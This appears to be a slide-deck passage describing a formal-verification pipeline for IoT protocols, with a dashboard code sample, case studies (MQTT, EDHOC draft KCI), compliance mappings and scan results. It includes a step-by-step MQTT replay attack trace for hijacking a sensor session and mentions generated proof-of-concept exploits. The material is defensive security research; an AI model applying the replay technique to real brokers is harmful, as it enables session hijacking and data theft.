Download .pv/.spthy source + JSON certificate for audit

Attack Trace Viewer

Step-by-step ProVerif counterexample rendered in analyst-friendly format

CHAPTER TAKEAWAY

The counterexample viewer translates proof output into a message-sequence story. That is the difference between a solver artifact and an analyst-facing finding.

ENRICHMENT VALUE

The important detail is derivation visibility. You should be able to see how the attacker got each value, not just that the tool says it happened.

1 **Attacker: Intercepts CONNECT packet from sensor_42 on channel c**
`replay_candidate ← (clientId, hmac(session_id, password))`

2 **Attacker: Waits for session_42 to disconnect (DISCONNECT observed)**
`Window open — broker removes session_42 from active sessions`

3 **Attacker: Replays captured CONNECT packet to broker**
`out(c, replay_candidate) — identical to step 1 bytes`

4 **Broker: Accepts replayed CONNECT (no nonce/timestamp check)**
`CONNACK(0) sent — attacker now owns session_42`

5 **Attacker: Subscribes to sensor/temperature on hijacked session**
`Receives all future sensor readings as sensor_42`

Dashboard Next.js Implementation

Server component — parallel data fetching, then renders summary + verdict table + RFC chart

CHAPTER TAKEAWAY

At the code level, the dashboard is just structured data fetch plus targeted components. The subtle requirement is stable real-time updates while long-running proofs finish out of order.

ENRICHMENT VALUE

At the code level, the dashboard is just structured data fetch plus targeted components. The subtle requirement is stable real-time updates while long-running proofs finish out of order.

apps/dashboard/src/app/(dashboard)/formal/page.tsx — TYPESCRIPT

```tsx
// apps/dashboard/src/app/(dashboard)/formal/page.tsx
import { FormalVerificationSummary } from '@/components/formal/FormalVerificationSummary';
import { PropertyVerdictTable } from '@/components/formal/PropertyVerdictTable';
import { RFCConformanceChart } from '@/components/formal/RFCConformanceChart';

export default async function FormalVerifyPage() {   ← Parallel data fetching via Promise.all
  const [summary, verdicts, rfcScores] = await Promise.all([
    fetchFormalSummary(),
    fetchPropertyVerdicts({ limit: 50 }),
    fetchRFCConformance(),
  ]);

  return (
    <main>   ← Summary stats widget
      <h1>Formal Protocol Verification</h1>
      <FormalVerificationSummary
        totalCertificates={summary.total}
        verifiedPercent={summary.verified_pct}
        attackCount={summary.attack_count}
        rfcMedian={summary.rfc_median}
      />   ← RFC radar / bar chart
      <PropertyVerdictTable verdicts={verdicts} />
      <RFCConformanceChart scores={rfcScores} />
    </main>
  );
}
```

SECTION 14

Case Studies

Matter SPAKE2+, EDHOC draft vulnerability, TLS downgrade in industrial camera

Case Study: EDHOC Draft-00 KCI

Tamarin proves Key Compromise Impersonation attack in EDHOC draft — fixed in RFC 9528

CHAPTER TAKEAWAY

Case two is EDHOC on a constrained sensor. Mutual authentication, forward secrecy, and session key secrecy hold. Initiator identity protection does not. That does not automatically make the deployment unacceptable. It means the analyst now has an explicit privacy tradeoff to evaluate against mission context.

ENRICHMENT VALUE

Case two is EDHOC on a constrained sensor. Mutual authentication, forward secrecy, and session key secrecy hold. Initiator identity protection does not. That does not automatically make the deployment unacceptable. It means the analyst now has an explicit privacy tradeoff to evaluate against mission context.

1	Context	EDHOC is the new Ephemeral Diffie-Hellman Over COSE — designed for constrained IoT. Draft-00 was an early pre-RFC version.
2	Device detected	CoAP server on 192.168.1.55 sends EDHOC METHOD_CORR=3 messages — detected by Phase 3 protocol fingerprinter.
3	Tamarin model	edhoc_draft00.spthy generated (312 lines). 7 lemmas including KCI resistance: can attacker with ltk_I impersonate B to A?
4	KCI attack found	Tamarin proves: if attacker learns ltk_I (initiator LTK), they can impersonate ANY responder B to A. No MAC over G_R in draft-00.
5	Fix in final RFC	RFC 9528 adds explicit G_R binding in message_3 MAC — prevents KCI. Breakwater flags draft-00 as vulnerable.
6	Impact	3 devices in test fleet running draft-00 firmware — all flagged CRITICAL. Phase 12 generates firmware update tasks.

Case Study Fleet Summary

Phase 11 results across 21-device test fleet — 14 formal findings, 8 with PoC

CHAPTER TAKEAWAY

Aggregating across all case studies:

ENRICHMENT VALUE

Read this table carefully. The important number is not the proof rate by itself. It is the combination of proved, falsified, and unknown. Unknowns are the bill for model complexity. They are not a reason to relax. They are a reason to escalate or simplify.

FORMAL FINDINGS BY SEVERITY (21-DEVICE TEST FLEET)

Case Study: MQTT Broker Full Analysis

Individual + compositional + RFC + L* + PoC synthesis — complete formal analysis

CHAPTER TAKEAWAY

Case seven is compositional. Each MQTT broker looked fine in isolation. The bridge did not. That is the recurring lesson from layered systems: a local proof can coexist with a system-level failure if composition is weak.

ENRICHMENT VALUE

Case seven is compositional. Each MQTT broker looked fine in isolation. The bridge did not. That is the recurring lesson from layered systems: a local proof can coexist with a system-level failure if composition is weak.

Individual ProVerif (MQTT only)	`2/4 VERIFIED, 2 ATTACK`	session_key_secrecy and entity_auth fail — password in plaintext
Individual ProVerif (TLS only)	`6/6 VERIFIED`	TLS 1.3 wrapper fully verified
Compositional check	`2 VIOLATIONS`	Shared channel c + session ID correlation between TLS and MQTT
Joint ProVerif model	`ATTACK`	TLS SNI leaks MQTT clientId → cross-protocol deanonymization
RFC conformance (MQTT)	`91.5%`	43/47 rules pass — 2 QoS violations
L* automata (MQTT broker)	`5 states, 4 violations`	PUBLISH before CONNECT accepted, QoS confusion state
PoC scripts generated	`3 executable PoCs`	MQTT replay + TLS SNI correlation + QoS bypass

Comparison with Existing Tools

Breakwater Phase 11 vs ProVerif/AVISPA/Scyther standalone vs testssl.sh

CHAPTER TAKEAWAY

The claim here is modest and important. Phase 11 does not replace ProVerif or Tamarin. It operationalizes them for fleet use, with all the engineering compromises that implies.

ENRICHMENT VALUE

The claim here is modest and important. Phase 11 does not replace ProVerif or Tamarin. It operationalizes them for fleet use, with all the engineering compromises that implies.

✘ Existing Tools

- ProVerif: manual .pv authoring required
- AVISPA/Scyther: academic tools, no CI integration
- testssl.sh: cipher detection only, no proof
- No L* protocol learning available commercially
- No compositional analysis tools for IoT
- No CVE cross-reference from formal traces
- No dashboard — raw output only

VS

✔ Breakwater Phase 11

- Auto-generates .pv from live captures
- CI pipeline with regression suites
- Formal proof + downgrade detection + PoC
- Integrated Mealy machine L* for black-box protos
- Automatic multi-protocol composition check
- NVD lookup on every ATTACK finding
- 6-page dashboard with trace viewer + cert download

Privacy & Ethics

Formal verification is powerful — responsible deployment requires careful controls

CHAPTER TAKEAWAY

Counterexamples can become offensive artifacts. So access control, provenance, and disclosure discipline are part of the verification system, not side paperwork.

ENRICHMENT VALUE

Counterexamples can become offensive artifacts. So access control, provenance, and disclosure discipline are part of the verification system, not side paperwork.

Passive vs active scanning
L* sends active probes — opt-in only, same as Nuclei. Default Phase 11 is passive (pcap analysis only)

Attack trace sensitivity
PoC scripts contain device-specific exploit code — stored encrypted, access-controlled, not in scan reports

Responsible disclosure
Novel vulnerabilities (EDHOC KCI, SPAKE2+) reported to vendors via CVD process before public release

Traffic capture legality
Phase 11 captures traffic on authorized subnets only — same as Phase 3. Requires BREAKWATER_FORMAL_VERIFY_ENABLED=true

GDPR / data retention
Raw .pv files contain no user data — only protocol structure. pcap files subject to data retention policy (default: 30 days)

Integration with Phase 12


Phase 11 ATTACK findings automatically generate Phase 12 remediation actions

CHAPTER TAKEAWAY

This is the bridge to Phase 12. A falsified property becomes a remediation requirement with unusually strong justification, and the post-remediation state should be rechecked.

ENRICHMENT VALUE

This is the bridge to Phase 12. A falsified property becomes a remediation requirement with unusually strong justification, and the post-remediation state should be rechecked.



Phase 11 Sprint Summary

12 sprints delivered — model extraction → properties → Tamarin → L* → RFC → exploit → dashboard

CHAPTER TAKEAWAY

This chapter is not one proof script. It is extraction, property selection, solver orchestration, reporting, and operator-facing evidence.

ENRICHMENT VALUE

This chapter is not one proof script. It is extraction, property selection, solver orchestration, reporting, and operator-facing evidence.

1. **Model Extraction + ProVerif Generator**
   `message_abstractor.py, pv_generator.py, 18 templates`
2. **Security Properties + Property Library**
   `property_library.py, 24 properties, verdict schema`
3. **Tamarin Integration**
   `tamarin_runner.py, 4 spthy templates, EDHOC/SPAKE2+ models`
4. **L* Active Automata Learning**
   `l_star/learner.py, oracle.py, Mealy machine export`
5. **RFC Conformance Engine**
   `rfc_checker.py, 42 RFCs, 300+ rules, scorer`
6. **Downgrade Attack Detection**
   `downgrade_detector.py, 6 attacks, CVE mapping`
7. **Compositional Verification**
   `compositional.py, joint model generator`
8. **Runtime LTL Monitor**
   `runtime_monitor.py, Büchi automaton, 6 LTL formulas`
9. **Exploit Synthesis + CVE Cross-ref**
   `exploit_synthesizer.py, poc templates, nvd_mapper.py`
10. **Pipeline + API + DB**
    `8 endpoints, 4 DB tables, phase_21_wiring`
11. **Dashboard**
    `6 pages, trace viewer, automata viewer, cert download`
12. **CI + Testing**
    `148 tests, regression suite, GitHub Actions workflow`

Formal Verification & Compliance

Phase 11 findings map directly to IEC 62443, NIST 800-82, and EU Cyber Resilience Act controls

CHAPTER TAKEAWAY

Coverage should be judged against expert review, not in isolation. The useful result is agreement on the easy cases and added lift on the hard ones.

ENRICHMENT VALUE

Coverage should be judged against expert review, not in isolation. The useful result is agreement on the easy cases and added lift on the hard ones.

IEC 62443 SR 3.1	Communication integrity — cryptographic MACs	ProVerif auth correspondence query
IEC 62443 SR 4.1	Information confidentiality — encryption	ProVerif secrecy query
NIST 800-82 IA-7	Cryptographic module authentication	Formal proof of authentication property
NIST 800-82 SC-8	Transmission confidentiality and integrity	RFC conformance check + formal secrecy
EU CRA Art. 13(3)	Security updates for vulnerability remediation	Formal finding → Phase 12 update task
EU CRA Art. 11	Vulnerability handling, CVD	Auto CVE cross-reference on attack findings

Phase 11 vs Phase 7: Complementary

Post-quantum (Phase 7) and formal verification (Phase 11) address orthogonal threat classes

CHAPTER TAKEAWAY

The abstraction gap stays central. Proof can miss implementation bugs, and a counterexample can overstate attacker reach. That is why symbolic work must be paired with implementation evidence.

ENRICHMENT VALUE

The abstraction gap stays central. Proof can miss implementation bugs, and a counterexample can overstate attacker reach. That is why symbolic work must be paired with implementation evidence.

✘ Phase 7: Post-Quantum

- Threat: quantum computer breaks ECDH/RSA (future)
- Approach: cipher suite analysis + PQC readiness
- Tools: TLS inspector, JARM, cipher decomposer
- Findings: 18 vulnerable, 1 PQ-hybrid (test fleet)
- Compliance: NIST PQC migration timeline
- Both phases run in every full pipeline scan

VS

✔ Phase 11: Formal Verification

- Threat: protocol logic flaws (present)
- Approach: symbolic proof + state machine learning
- Tools: ProVerif, Tamarin, L*, RFC engine
- Findings: 16 attacks, 47 verified (test fleet)
- Compliance: IEC 62443 SR 3.1, NIST IA-7
- Together: cryptographic + protocol correctness

Phase 11 Scan Results

Three representative scans — IoT sim, real network, industrial OT

CHAPTER TAKEAWAY

UNKNOWN verdicts are also part of attack surface. If a design reliably pushes the verifier into timeout, that is a security-relevant property and should be escalated.

ENRICHMENT VALUE

UNKNOWN verdicts are also part of attack surface. If a design reliably pushes the verifier into timeout, that is a security-relevant property and should be escalated.

Scan	Time	Hosts	Protocols	Certs	Attacks	RFC %	PoCs
IoT Sim fleet (/24)	312s	21	38	38	14	81%	9
Real /24 network	287s	21	29	29	5	87%	3
Industrial OT /16	1840s	19	41	41	11	68%	6

Phase 12 Preview

Autonomous Remediation and Safety Verification — closes the loop on Phase 11 findings

CHAPTER TAKEAWAY

The final takeaway should stay modest. Formal verification scales far enough to matter, finds real defects, and produces high-quality evidence when the model is good. It still depends on explicit assumptions, and it still needs empirical companions. That is exactly why Phase 12 matters next.

ENRICHMENT VALUE

****Pace: ~1 minute per slide (some slides carry more narration)****

Phase 12: Autonomous Remediation and Safety Verification (accent: #22c55e)

Autonomous Remediation	Phase 11 ATTACK findings auto-feed Phase 12 plan engine — no manual triage
Deep RL Sequencer	PPO agent trained in ICS digital twin — optimal remediation ordering with safety guarantees
Pearl's Do-Calculus	Causal graph predicts side effects before any action is executed — zero-disruption guarantee
Micro-Segmentation	Auto-generate least-privilege firewall rules from traffic baseline — export to 6 firewall formats
Compliance Automation	IEC 62443 (27 controls), NIST 800-82 (40 controls), EU CRA (25 controls) — before/after scoring
Adversarial Robustness	Test if remediation plan holds against adaptive attacker who knows your strategy